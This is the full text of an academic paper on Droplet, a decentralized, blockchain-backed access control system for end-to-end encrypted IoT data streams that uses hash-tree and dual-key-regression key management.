The growing adoption of IoT has led to an ever-increasing number of applications that collect sensitive user data. This growth has come with mounting concerns over data privacy. To date, the norm has been that user data is collected and governed by application providers, e.g., Fitbit/Strava. The problem with this status quo is that, because data lives in narrow and disjoint silos, it severely limits a user's ability to control access to her data, extract additional value from it, or move data across applications. This problem has led many – from both the technical and non-technical communities – to call for a new *user-centric* model for IoT services, in which the storage of user data is decoupled from the application logic, and control over access to this data is in the hands of *end-users* rather than service providers [30, 70, 106, 109, 110].

However, if we are to realize this paradigm, we need system designs that tackle data privacy as a first-class citizen, while ensuring users ability to securely, selectively, and flexibly grant *data access* to third-party services[1]. Realizing such flexible yet secure access control is key if we are to extract insightful value from user data, e.g., drive large-scale analytics from IoT data.

Such access control must ideally provide the following properties: *(i)* strong data confidentiality and integrity, with cryptographic guarantees, accompanied with efficient cryptographic operations. This is particularly essential in the context of resource-constrained IoT devices and the high volumes of data they generate. *(ii)* fine-grained access control; specify who can access what temporal segment of a data stream. *(iii)* no trusted intermediaries; systems today rely heavily on trusted intermediaries, e.g., for delegated access, rendering them trust bottlenecks. In addition to the above, any solution must satisfy standard access control requirements, e.g., support for revocation and auditability.

No existing solution simultaneously provides all of the above properties. The de-facto standard deployments today [10, 33, 54, 75, 98] rely on trusted services (e.g., access control lists [96], Active Directory [37], OAuth [75]) and assume that the entity which enforces access control – e.g., Fitbit or a storage provider – is within the data owner's trusted domain and consequently can see the data in the clear. However, this approach does not meet our goals of user-centric control; in fact, as many have argued [32, 73, 94, 101, 106, 113], this approach fails to provide even basic data privacy since the provider sees data in cleartext and consequently can share or sell data without user consent [40, 104].

The alternative to the above approach is to rely on *end-to-end* encryption [47, 86, 88, 93, 94, 106, 113]; where data is encrypted at the user device and stored encrypted at the storage provider; encryption/decryption is only executed at authorized parties and services, without disclosing any encryption keys to intermediaries. This, however, introduces the challenge of selective sharing of encrypted data, i.e., supporting flexible access control policies. Solutions adopted today for sharing encrypted data [59, 65, 102] fall short in *expres-*

[1] Note that users can delegate control to a third-party provider just like today - this is permissible, just not the de-facto model.

siveness (i.e., allowing fine-grained access policies), *flexibility* (i.e., updates to access permissions), and *usability* (i.e., key management and revocation). For instance, a common approach is encrypting data under each data consumer's public key; this approach suffers from hard-coded policies [73, 112], and does not scale for high-volume and high-velocity data streams. Moreover, in many cases, this solution is not viable, since data consumers are not necessarily known in advance, as is the case in the IoT's publish-subscribe model [62].

The main question and the focus of this paper is: *how to realize a decentralized access control in a user-centric architecture?* A solution to access control has two parts: *(i)* data protection (e.g., encrypting data such that a principal can only access the authorized data segment), and *(ii)* authorization (e.g., verifying the identity of a principal and authenticity of access permissions).

In this paper, we devise a new system architecture and a crypto-based data access construction to address the above problems. Droplet builds on three insights. The first is that *access control and authorization need to be co-designed* for end-to-end encrypted systems. The second insight is that time is the natural dimension of accessing data streams. Hence, we design our access control with *time as a prime access principle*. The third is that there is a need for decentralized authorization services that operate *without relying on trusted intermediaries*. This is a difficult requirement, which we address with replicated state machines. Such append-only distributed logs as underlying for example the certificate transparency [71] or blockchains, provide guarantees about the existence and status of a shared state in an environment, where no single trusted intermediary is in charge and control, providing a virtual global witness to prevent equivocation [105].

While blockchains provide an alternative trust model, their use comes with challenges. Currently deployed blockchains exhibit a high overhead and low bandwidth due to their consensus protocols. While read operations are fast, chain-writes are inherently slow. Hence, a key challenge is to bypass these limitations. We design Droplet such that blockchain operations are not on the critical path of reading and writing data; *we store the absolute minimum control metadata in the blockchain* and outsource data streams and metadata to off-chain storage, by leveraging indirections. This design minimizes the bandwidth requirements on the blockchain, and allows for lightweight clients, which only retrieve block headers and the accompanied compact Merkle proofs. Droplet's authorization service leverages an existing public blockchain to maintain a replicated access control state machine. This design allows any node to independently bootstrap the authorization state in a decentralized manner and check the access permissions (i.e., ensuring discoverability of access permissions without any out-of-band communication). Access permissions are cached at the storage node for their hosted content, allowing low latency lookups of access permissions.

To realize the crypto-based access control in Droplet; devices encrypt and sign their data locally. Data owners register ownership of data streams and define privacy-preserving access permissions through Droplet's authorization service. Only authorized principals are cryptographically capable of accessing (i.e., decrypting) authorized data segments. We design a novel key distribution and management construction to enable efficient key updates (i.e., succinct – key size is independent of the granted data access range) and fine-grained yet scalable sharing of both arbitrary temporal ranges and open-ended streams. Our design builds on key regression and hash trees via a layered encryption technique. In summary, Droplet ensures data owner's sovereignty and ownership over their data, such that they maintain the ultimate power to selectively and flexibly share their data.

With a prototype implementation[2] of Droplet, we quantify Droplet's overhead and compare its performance to the state-of-the-art systems. When deploying Droplet with Amazon's S3 as a storage layer, we experience a slowdown of only 3% in request throughput compared to the vanilla S3. Moreover, we show Droplet's potential as an authorization service for the serverless paradigm with an AWS Lambda-based prototype. We show Droplet's performance is within the range of the industry-standard protocol for authorization (OAuth2). We also deploy Droplet with a decentralized storage layer to give insights about its potential for the emerging decentralized storage services [65, 102]. With our example apps on top of Droplet, we show that real-world applications with unaltered user-experience (i.e., perceived delay) can be developed.

In summary, our contributions are:

- Droplet, a new decentralized authorization service that enables secure sharing of encrypted data and works without trusted intermediaries.
- a new crypto-enforced access control construction that provides flexible and fine-grained access control over encrypted data streams with succinct key states.
- a design that couples authorization with crypto-enforced access to mitigate the limitations of current authorization services (lack of cryptographic guarantees) and end-to-end encrypted data (static policies).
- an open-source prototype and evaluation of Droplet showing its feasibility, and competitive performance.

2 Droplet's Overview

Droplet's main objective is to empower users with full control (ownership) over their data while ensuring data confidentiality. More concretely, we want to facilitate flexible and fine-grained secure sharing of encrypted data without ever exposing the data in the clear to any intermediaries including the storage and authorization services. We define data ownership as having the right and control over data, wherein the owner can define/restrict access, restrict the scope of data utility (e.g., sharing aggregated/homomorphically-encrypted

[2] Droplet is available under https://dropletchain.github.io/

data), delegate these privileges, or give up ownership entirely without the need to rely on any trusted entities to facilitate this. A true realization of this definition requires work on two fronts: *(i)* privacy-preserving computation (i.e., differential privacy and secure computation) and *(ii)* secure and privacy-preserving access control of remotely stored data with strong confidentiality guarantees. In this work, we focus on the latter, specifically in the context of data streams.

2.1 Droplet in a Nutshell

At a high level, Droplet is a decentralized access control system that enables users to securely and selectively share their data streams with principals. Droplet's design marries a novel crypto-enforced access control construction tailored for time-series data and a decentralized authorization service. Our crypto-enforced access control construction enables users to express flexible stream access control policies (§3). The key idea behind our encryption-based access control is to serialize time series data into chunks where each chunk corresponds to a time segment and is encrypted with a unique encryption key. The challenge here becomes how to efficiently generate and manage a large number of unique encryption keys and allow expressing access polices with a minimum shared state that is then used to derive all decryption keys associated with the access policy. To address this specific challenge, we introduce a novel key management construction with a succinct key state, i.e., the key size does not grow with the temporal range of shared data (§3). Although crypto-based access control is powerful, it is not sufficient by itself, as it does not adequately handle authorization and revocation. To address this issue, we introduce a decentralized authorization service (§4) that interplays with our crypto-based access control construction.

Consequently, data owners are not required to exchange any encryption keys directly with data consumers. Our decentralized authorization, in its essence, is similar to OAuth2. However, we realize the access control state machine on top of an existing blockchain (§4.2), and eliminate the need for trust intermediates on which OAuth2 realizations heavily depend. The access control state machine assembles the current global state (i.e., access permissions and data ownership) through embedded private state transitions.

2.2 Security Model

Threat model. *(i) Data storage:* we consider an adversary who is interested in learning about users' data. Our threat model covers malicious storage nodes, potential real-world security vulnerabilities leading to data leakages, and also external adversaries who gain access to data as a result of system compromise. *(ii) Access Permissions State:* an adversary may access and bootstrap the access control state machine, but it cannot alter or learn sensitive information about the access permissions (e.g., sharing relationships or keying material). For an adversary to alter the access permission states, it needs to break the security of the underlying blockchain. The standard




Figure 1: Abstract protocol flow. Data is E2E encrypted with encryption-based access control. The data owner stores access permission updates in the decentralized authorization log. The storage service validates access requests based on the access permissions from the access control state machine.

blockchain threat model assumes that an adversary cannot control a large percentage of nodes in the network, for the blockchain to be considered secure. The actual ratio depends on the deployed consensus protocol by the underlying blockchain. For instance, given n blockchain nodes and f adversary nodes, a ratio of $n = 2f + 1$ for Nakamoto-style consensus mechanisms [79] or $n = 3f + 1$ for PBFT consensus mechanisms [16] is required for the honest majority.

Guarantees. Droplet embodies a decentralized encryption-based access control mechanism that enables secure and selective access to stream data within the above-discussed threat model. Data is encrypted at the client-side, and keys are at no time disclosed to intermediaries, i.e., storage and authorization services, guaranteeing data confidentiality, integrity, and authenticity. Decryption keys are only shared with authorized parties via a blockchain-based indirection, ensuring *asynchronicity*, i.e., keys are established without requiring participants to be online at the same time. In case decryption keys are compromised, Droplet guarantees that only the user's data stream segment associated with the key is disclosed, and the compromised keys cannot be used to disclose past or future data beyond the temporal segment associated with the key. Data partitions are signed, allowing parties without decryption keys to verify data authenticity and integrity. Droplet enables checking the freshness of data, and it provides data immutability optionally via an authenticated data structure anchored in the blockchain, such that even the data owner can no longer modify past data. Droplet cryptographically prevents evicted users from accessing future data. Though evicted users may have already cached past data, they are, however, prevented from future access. Droplet encodes user-defined access permissions in the blockchain, eliminating trusted intermediaries and assuring collusion-resistance and auditability. Moreover, we employ privacy-preserving access permissions, preventing an observer from learning the sharing parties' identities. Droplet does not protect against denial-of-service attacks, nor does it hide access patterns. It could be extended with ORAM

techniques to hide access patterns [64, 99]. Cryptographic techniques alone are not sufficient to prevent a malicious storage provider from denial-of-service or deconstruction of data. Hence, adequate replication strategies on multiple providers are necessary to ensure the preservation and availability of data. In §C, we discuss the security guarantees in more detail.

Assumptions. In Droplet, we make the following assumptions. We assume the storage nodes to be available. This is a valid assumption since storage nodes can face financial (and potentially legal) consequences upon detection of misbehavior. Droplet guarantees data confidentiality even if malicious storage nodes hand over data illegitimately, as data is end-to-end encrypted. We assume the adversaries to be subject to the standard cryptographic hardness and the underlying blockchain to be secure, i.e., similar to previous work [3, 6, 19, 105], we assume transactions are append-only, ordered, and immutable after a confirmation period and the blockchain to be highly available. We assume users store their keys securely and that key recovery techniques are deployed (we discuss in §9 potential recovery techniques, such as Shamir's secret sharing). We assume data producers to report correct data and to perform data serialization and encryption correctly. We assume there is a financial agreement between the storage provider and data owner to provide persistent storage, which can also be facilitated through the cryptocurrency feature of the underlying blockchain.

2.3 Architecture

As illustrated in Figure 1, our design considers four actors and three system components: **data owner** is someone who owns a set of devices (e.g., wearables, appliances, services) which produce time-series data, i.e., **data producers**. In an industrial setting, the data owner can be an organization that owns a swarm of IoT devices. The generated data is stored on storage services, and data owners can decide to selectively expose their data to data consumers (i.e., **principals**) who can produce an added value from the data (e.g., fuse several streams for prediction tasks). Data is end-to-end encrypted at the data producer, and each principal computes the corresponding decryption keys locally based on an encrypted authorization token (i.e., embodies the access policy state) shared through *Droplet's decentralized authorization log*. Data owner, data producer, and data consumer run *Droplet's client library*, which covers the tasks of data serialization, enc/decryption, key management, and setting/viewing access permissions. Moreover, end-user applications (e.g., Fitbit/Strava) interact directly with Droplet's client API to facilitate sharing through Droplet. The **storage** node is in charge of storing encrypted data and providing access to principals as defined by the data owner. The storage node grants or denies access requests via Droplet, i.e., in accordance with user-defined access permissions. Access permissions are cryptographically bound to a specific principal's identity (public key). The storage node can take various forms, such as edge, decentralized (e.g., a node in a p2p storage service [65]), or cloud storage (e.g., Amazon's S3). The storage node runs Droplet's storage engine and can additionally run *Droplet's authorization agent* to handle access requests locally. *Droplet's authorization agent* bootstraps its state from the *decentralized authorization log*. As a matter of fact, anyone can run *Droplet's authorization agent* to either expose it as a service or to monitor the state of relevant access permissions. Note that Droplet's decentralized authorization agents are stateless and cache relevant access permissions for fast lookup, e.g., maintaining access permissions of resources stored by the storage node.

Droplet is, in essence, a new decentralized access control system that is materialized by coupling a new encryption-based access control scheme and a decentralized authorization service. In the following, we elaborate on our encryption-based data access construction. As the backbone of our encryption-based data access, we present the design of an efficient key-management construction. Afterward, we discuss Droplet's decentralized authorization service.

3 Encryption for Access Control

Goals. With our crypto-enforced data access construction, we pursue a design that fulfills the following goals: *(i) Flexible sharing abstractions*: support of the three common types of sharing modalities desired for time-series data, varying based on the role and purpose of the data consumer; *(a)* subscription, where the data consumer is granted continuous access to the data stream as it is generated, either temporarily or until revoked, (e.g., a visualization app rendering an overview of the user's daily activity based on wearable data), *(b)* sharing arbitrary intervals of past data (e.g., a practitioner app accessing and analyzing user's health data during past pregnancy), and *(c)* a combination of *i* and *ii*. *(ii) Efficiency:* computationally efficient crypto primitives to adhere to the constraint resources of IoT devices, *(iii) Scalability:* to cope with the velocity and large volume of time-series data.

Gist: A key aspect of our construction is tied to the observation that time-series data streams are continuous. Hence, we introduce time-encoded key-streams which map keys to temporal segments of the data stream, such that access to the data stream can be restricted by only sharing the corresponding range in the keystream with a principal. Based on the access policy, the principal gains access to the necessary decryption keys via an access token. Access tokens are encrypted with the principal's public key (hybrid encryption). To enable sharing without enumerating all the keys and expressing stream access policies in a succinct shared state, we design a key derivation construction that synthesizes the concepts underlying hash trees and dual-key regression.

3.1 Encryption-based Access Control

Each data chunk of a data stream is encrypted under a random symmetric key derived from our key derivation construction. Keys are rotated for each chunk permitting access permissions




Figure 2: Droplet's key generation. Data Encryption Keys (DEKs) are managed through the hash tree, allowing efficient sharing of arbitrary intervals. An access policy contains several shared nodes as authorization tokens.




Figure 3: Droplet's hybrid key management supports sharing of arbitrary intervals (hash tree) and subscriptions (dual-key regression). Given the opening and end tokens (dual-key regression), one computes the interval Data Encryption Keys.

at the chunk level. This allows for flexible access policies for individual data consumers without the need for data re-encryption or introducing redundant data. The design of our key derivation construction in its core builds on hash trees [26] and key regression [50] to enable expressing *stream-specific access policies* and *efficient management of encryption keys.* Droplet supports computing a large segment of keys from a single shared state instead of sharing individual keys.

We now give a brief background on hash trees and key regression and their role in our encryption-based access control construction. We elaborate why these two components alone fall short in meeting our design requirements and describe how we leverage them to create our hybrid key management construction. We formalize the security guarantees of our key management in A.

Binary Hash Tree (BHT). A BHT [26] is a balanced binary tree, built top-down from a secret random seed as the root; using two cryptographic hash functions for the left and right child nodes, i.e., hash$_l$() and hash$_r$(), respectively. Initially the hash functions are applied to the root node. This procedure is applied recursively until the desired depth h in the tree is reached, as depicted in Figure 2. The leaf nodes represent the keystream $\{k_0, k_1, k_2, ..., k_{2^h-1}\}$. We select a large h such that the keystream is virtually infinite.

We encrypt each data chunk of the data stream with a unique key derived from the BHT. With this construction users can efficiently share any arbitrary time interval of their stream; by just sharing the inner nodes in the BHT necessary to compute the corresponding keys. For instance, in Figure 2, given the two highlighted inner nodes a data consumer is granted access to two disjoint intervals $t_{[0-3]}$ and $t_{[6-7]}$, and can compute the corresponding decryption keys. While consistent with our efficiency and low overhead requirements, this BHT-based construction lacks support for sharing in subscription mode, where data consumers have continuous access to data streams. Realizing this mode of sharing with BHT requires maintaining and sharing a growing state per individual data consumer.

Key Regression. Key regression [50] is a hash-chain based construction that enables sharing a large number of keys by only sharing a single state. Given a single hash token, one can derive all previous keys by applying the hash function successively, i.e., given key K_t in time t one can compute all keys until the initial key K_0, i.e., $\forall_{i\in[0..t]} K_i$. However, no future keys can be computed (forward-secrecy). This is not always desirable, as key regression enables sharing of all keys from the beginning until *current time* (all-or-none principle).

Dual-Key Regression. To overcome the all-or-none limitation of key regression, we design a hash chain construction that enables sharing with a defined lower time bound, e.g., access to data of a particular stream from *Nov'18* till revoked. To realize this, we extend key regression with an additional hash chain in the reverse order, to cryptographically enforce both boundaries of the shared interval (Figure 4). In simple key regression, hash tokens are consumed in the reverse order of chain generation as input to a key derivation function to derive the current key. Due to the pre-image resistance property of hash functions, it is computationally hard to compute future tokens and hence future keys. However, the reverse can be computed efficiently. We leverage this property of hash chains for defining the beginning of an interval through a secondary hash chain in the reverse order, as depicted in Figure 4. In the *dual-key regression*, the Key Derivation Function (KDF) takes a second token h'_i: $KDF(h_i||h'_i) = K_i$, with h'_i from the secondary hash chain (Figure 4). For instance, to share a data stream from time t_i to t_j, the user provides the tokens h'_i and h_j. Since it is infeasible to compute h_{j+1}, no key posterior to k_j can be computed. Conversely, since it is infeasible to compute h'_{i-1}, no key prior to k_i can be computed. With access to the two hash tokens (h_j, h'_i), indicating the beginning and end of the shared interval, one can compute all the encryption keys within this interval. We formalize and prove the security guarantees of dual-key regression in A.1.

3.2 Droplet's Key Management

We now discuss how our design compounds *dual-key regression* and BHT via a layered encryption technique to enable stream sharing abstractions. Dual-key regression resembles a linear chain of keys, where for a given state, i.e., *beginning* and *end* tokens, one can compute all the keys in between.




Figure 4: The dual-key regression supports time-bounded sharing via a secondary hash chain. The gray elements depict the standard key regression mechanism: Given current k_c, one can compute all keys up to k_0. Our construction allows the sharing of keys for an interval via a secondary hash chain.

Conceptually, we exploit the hash tree to allow arbitrary sharing of intervals and the dual-key regression to support sharing in subscription mode.

The layered encryption consists of two steps: *(i)* the hash tree delivers time-encoded data encryption keys DEK_i, which we use to encrypt data generated during the time epoch i. *(ii)* the dual-key regression also delivers time-encoded subscriber encryption keys SEK_i for the epoch i. We use SEK_i to encapsulate the corresponding data encryption key: $ENC_{SEK_i}(DEK_i)$. For fast access, each encrypted data chunk holds the encapsulated DEK. With this construction, we can give access to data encryption keys either via the hash tree (arbitrary intervals) or dual-key regression (subscription), as depicted in Figure 3. To a subscriber, DEKs appear as random encryption keys. For principals with access to past data, DEKs are the leaf nodes of the BHT which they locally compute based on the shared inner nodes (e.g., root nodes of the corresponding subtrees). Note that a principal can be granted access in both modes simultaneously, as shown in the example of Figure 3. In this example, the data owner has granted the principal access to the intervals $t_{[0-3]}$ and $t_{[6-7]}$, which is realized through the hash tree. Also, the principal is granted a subscription from t_{12} which is realized over dual-key regression. We describe next how to handle long key chains efficiently and in constant space.

Key Distribution. An important aspect to address in crypto-based access control schemes is how to distribute keys efficiently. In Droplet, this is especially tricky for the subscription mode, where new data chunks arrive continuously, and each one is encrypted with a new key. We now describe our key distribution mechanism and refer to §4 for insights on obtaining the keying material over the decentralized authorization service. When a new data consumer is added, an authorization token encapsulating the defined access policies is issued which contains either: (i) the state to compute decryption keys for past data intervals (i.e., inner nodes of the hash tree) or (ii) in case of sharing in the subscription mode the hash token for the beginning of the interval h'_i (i.e., dual-key regression). For the subscription mode the challenge is to give the active set of subscribers continuous access to the latest token (i.e., h_t from the main chain), such that they can compute the current decryption key. If we were to encrypt the current hash token for each subscriber individually, this would incur communication/computation overheads in $O(s)$, given s subscribers.

To reduce this overhead, we distribute the latest dual-key regression token h_t within a digitally signed and encrypted lockbox. Authorized subscribers obtain the long-term *distribution key KD* to open the lockbox. This approach is more efficient than resorting to per subscriber encryption. When sharing access to a data stream, we share the distribution key encrypted for the new subscriber through the authorization service (§4). While *data encryption keys* and hence dual-key regression tokens are frequently updated at a defined interval, the distribution key is only updated after an access revocation event, as detailed next.

A subscriber decrypts the current data encryption key $ENC_{SEK_{j+1}}(DEK_{j+1})$ given the current token h_{j+1} and the opening token h'_i as:

$$KDF(h_{j+1}||h'_{j+1}) = SEK_{j+1}, \text{with } \mathrm{H}^{(j-i+1)}(h'_i) = h'_{j+1} \quad (1)$$

with H as a hash function. The secondary token is stored along the long-term per principal key information (§4).

Revocation. To revoke data stream access, the data owner updates the distribution key (i.e., crypto-based access) and issues a state update transaction (i.e., authorization) to evict the revoked service. The transaction includes a new distribution key KD' contained in the encrypted key information per subscriber. Hereafter, the new data encryption key is only available to the remaining authorized subscribers, protected with the new distribution key. The transaction confirmation time of the underlying blockchain determines the delay until Droplet's authorization state machine is updated. The end-to-end encryption, however, prevents revoked users from accessing new data instantly, due to the preceding key rotation.

With the newly issued transaction, the global access permission state is updated (§4). Droplet cryptographically prevents any future access to new data by the evicted subscriber. Any future access requests by the evicted subscriber to old data are declined during authorization.

Compact Hash Chains. Our key management, specifically dual-key regression, relies heavily on hash chains. The underlying chains can grow quickly due to frequent key updates. Given the memory-constraints of IoT devices, we revert to a combination of re-computing on-demand and storing a segment of the hash chain in memory, to achieve fast and efficient key rotations. We leverage hierarchical hash chains [61] which maintain the same security features as traditional hash chains but reduce the worst-case compute time to $O(\sqrt{n})$. In our evaluation in §8.1, we show how compact chains allow for a two-orders of magnitude key rotation speed-up.

4 Decentralized Authorization Service

So far, we have covered Droplet's encryption-based access control mechanism. Now we describe Droplet's authorization service which handles and manages access permissions.

At a high level, through Droplet's API, users can view their data streams, the associated sharing policies, and storage information, and can set/edit access permissions accordingly. Similar to today's authorization frameworks, e.g., OAuth2, our authorization service acts on behalf of users, forgoing direct interaction of individual services with the data owner. Storage providers query Droplet's authorization agent directly to validate access requests. Moreover, principals query the authorization agent to retrieve authorization tokens. The authorization agent falls under the same trust assumptions as the storage node, which enforces the authorization verdict. This means that the storage node can act maliciously, i.e., bypass the agent's authorization verdict, and hand out data to unauthorized parties. Similarly, an authorization agent can also act maliciously. However, due to Droplet's end-to-end encryption, these violations do not compromise data confidentiality (§6).

In our design, we employ a tamper-proof decentralized authorization log to enable anyone to bootstrap and presume the role of *authorization agent* and serve access permission lookups in a decentralized and verifiable manner. We realize the authorization log using a publicly verifiable blockchain to maintain an accountable distributed access control system *without a central trusted entity*. This allows us to move away from a single authorization server issuing and verifying access tokens, to where any resource owner can issue access permissions and any node can verify it. We now describe the owner-device pairing, blockchain-embedded access permissions, and how we protect the privacy of principals.

Owner-Device Pairing. The blockchain ecosystem relies on public key cryptography for identification and authentication of the involved principals. The hash digest of the public key serves as a unique pseudo-identity in the network. We leverage this feature to allow IoT devices to securely and autonomously interact with the storage service. This way we overcome the hurdle of passwords and rely on public-key crypto for authentication and authorization. During the bootstrap phase of a new device, it creates a pair of public-private keys locally, where the private key is stored securely and never leaves the device. Through an initial two-way multisignature registration transaction on the blockchain, Droplet allows the binding of IoT devices (PK_{device_i}, SK_{device_i}) to the owner (PK_{Owner}, SK_{Owner}). Henceforth, the owner can set access permissions (via the private key SK_{Owner}) and the IoT devices are permitted to store data (via the private key SK_{device_i}) securely. The necessary keying material for encryption (§3) on the data producer is also exchanged during the initial phase. Note that the data owner's private key is powerful in that it sets/updates access permissions. Droplet assumes a data owner private key management scheme to be in place (e.g., Human-Memorable Password-Protected Secret Sharing, backed with hardware security modules or multiple trusted devices [15, 63]), and a key recovery mechanism to be employed for handling a potential key loss (see §9).

In the event of device decommissioning, the new owner must issue a new multisignature device-binding transaction, to gain ownership of future data produced by the same device. Note that there is no need for the IoT device to interact with the blockchain directly. The owner creates the raw multisignature registration transaction and uses an out-of-band channel (e.g., Bluetooth Low Energy) to get the device's signature. After adding her signature, she broadcasts the register transaction to the network. Note that the channel between the IoT device and owner must be secure, otherwise we risk disclosure of the device's private key. In the absence of an out-of-band-channel or in the case where the device?s capabilities are limited, for instance, lack of secure key storage, a secure proxy can be leveraged to handle proper data serialization (§5).




Figure 5: Droplet's authorization agent bootstraps the access control state machine (consolidated into the AC DB) from the transitions embedded in the decentralized log and accompanied off-chain access policies (not depicted for simplification).

Access Permissions. We utilize the blockchain to store access permissions in a secure, tamperproof, and time-ordered manner. Access permissions are granted per data stream. Initially, the data owner issues a transaction including the stream ID which creates the initial state. To change this state, e.g., grant read access permissions to a principal, the data owner issues a subsequent transaction which holds, among others, *(i)* the stream ID, *(ii)* the public key of the principal they want to share their data with, *(iii)* the temporal scope of access (e.g., intervals of past or open-end subscription), and *(iv)* encrypted keying material for data decryption (§3). For public key discovery of users, Droplet can leverage decentralized identity management solutions [38, 66, 84]. These efforts focus on establishing an open and standards-based decentralized identity ecosystem, removing any reliance on centralized systems of identifiers. Such solutions, e.g., Keybase [66], serve as a key directory that maps a user's online identities (e.g., Twitter, Github) to their public key in a publicly verifiable manner. The higher the dimensions of interlinked identities, the lower the probability of identity fraud.

Once a request to store or retrieve data is received at a storage node, it queries the Droplet's authorization agent (§4.2) for the corresponding access permissions, as illustrated in Figure 5. To enforce the permissions, the storage node verifies the identity of the requesting user via a signature-based authentication [31]. Data owners express and dynamically adjust permissions through Droplet client, which interacts with Droplet's authorization log only (i.e., blockchain) and not with individual services (i.e., asynchronicity). Data access




Figure 6: Overview of access control transactions, which embed transitions to the global access control state via an indirection (i.e., hash to the off-chain Access Policy).

is enforced cryptographically through end-to-end encryption. The storage node validates data access requests based on the embedded access permissions in the authorization log. The authorization log additionally protects storage nodes' network resources (i.e., bandwidth/memory) from unauthorized users. For instance, this mitigates an attack, where malicious parties flood the network with download/storage requests of large files. The storage node can terminate malicious sessions (e.g., data scraping and storage spamming attacks) after checking the access permissions (§4.2). Droplet supports privacy-preserving access permissions and audits by authorized entities, which we explain in §4.1.

Access Policy Indirections. Blockchain storage is scarce and expensive, as it is replicated and maintained by the blockchain network. This entails placing only the minimum necessary logic in the blockchain. To keep the number and more importantly the size of transactions as low as possible, our design incorporates off-chain storage of the Access Policy, as illustrated in Figure 6. Instead of holding the address information of all services, the transaction includes an indirection to the Access Policy via the hash digest of it. This allows managing access permissions with an unlimited number of services in a single transaction. Besides, the Access Policy can now contain advanced access control logic (e.g., XACML [4]), such as access groups and delegating parties. Any change to the Access Policy requires a new transaction. The hash digest serves as a data pointer and, more importantly, protects the integrity of the Access Policy. The Access Policy is stored off-chain. The time until an access permission change comes into effect is tied to the transaction confirmation time of the underlying blockchain, ranging from few seconds to minutes depending on the underlying blockchain.

4.1 Privacy-Preserving Sharing

In public blockchains, users are represented through virtual addresses, providing pseudonymity. However, advanced clustering heuristics can potentially lead to the de-anonymization of users [5, 77]. Access permissions in Droplet should be enforceable by storage nodes (i.e., verify authorization) and be auditable by authorized parties. However, we want to protect the privacy of sharing relationships from the public. To realize this, we leverage dual-key stealth addresses. With stealth addresses [36], we protect a principal's privacy, from any party who can view the access permissions, with regards to the resources they are granted access to. Moreover, different streams shared with the same principal are unlinkable. However, a data owner may learn whom they are sharing their data with. Note that if there is no channel between the data owner and data consumer to indicate requested or granted access permissions, the consumer needs inevitably to scan the permissions in Droplet's access permission state machine to identify any data that is shared with them.

Conceptually, each principal is represented by two public keys (main and viewer keys: PK_m, SK_m, PK_v, SK_v), which other parties use to generate a new unlinkable address PK_{new}. The viewer private key SK_v can be shared with an auditor to audit the permissions. However, access to both main and viewer private keys is required for data access, i.e., SK_m and SK_v are needed to compute SK_{new}, which only the principal is capable of (see B for technical details).

4.2 Access Control State Machine

Today, there are two main options developers can take for realizing decentralized applications that employ a blockchain as a ubiquitous trust network (i.e., a shared ground truth): *(i)* operating a new blockchain, or *(ii)* embedding the application logic into an existing secure blockchain deployment [81, 105]. We opt for the latter where we embed our logic without alternation of the underlying blockchain nor requiring the instantiation of a new blockchain. This allows us to benefit from an existing blockchain's security properties without introducing and running a new blockchain. Note that Droplet's state machine can alternatively employ a private authorization log, to address use-cases with a different trust model or in a closed ecosystem. We briefly discuss the reasons why we opt for this choice and detail on how we realize this efficiently.

Integrating a new application logic into a running blockchain typically results in consensus-breaking changes and hard forks, i.e., a new blockchain with only a subset of peers enforcing the new logic. While necessary for specific applications, this results in parallel blockchains which may not exhibit strong security properties due to a smaller network of peers (e.g., Namecoin's network became decentralized with one mining group controlling the majority of hashing power [3]). To benefit from the security properties of a strong and robust blockchain, new apps can embed their log of state changes in transactions. This is in turn used to bootstrap the global state in a secure and decentralized manner. We employ virtualchains [3, 81] to efficiently embed Droplet's access control logic in an existing global blockchain. A virtualchain is a fork*-consistent replicated state machine, allowing different applications to run on top of any production blockchain, without breaking the consensus. Droplet's authorization agent scans the underlying blockchain for the corresponding access permission transactions and maintains the global state in a database that can be queried for permissions of a given stream and principal.

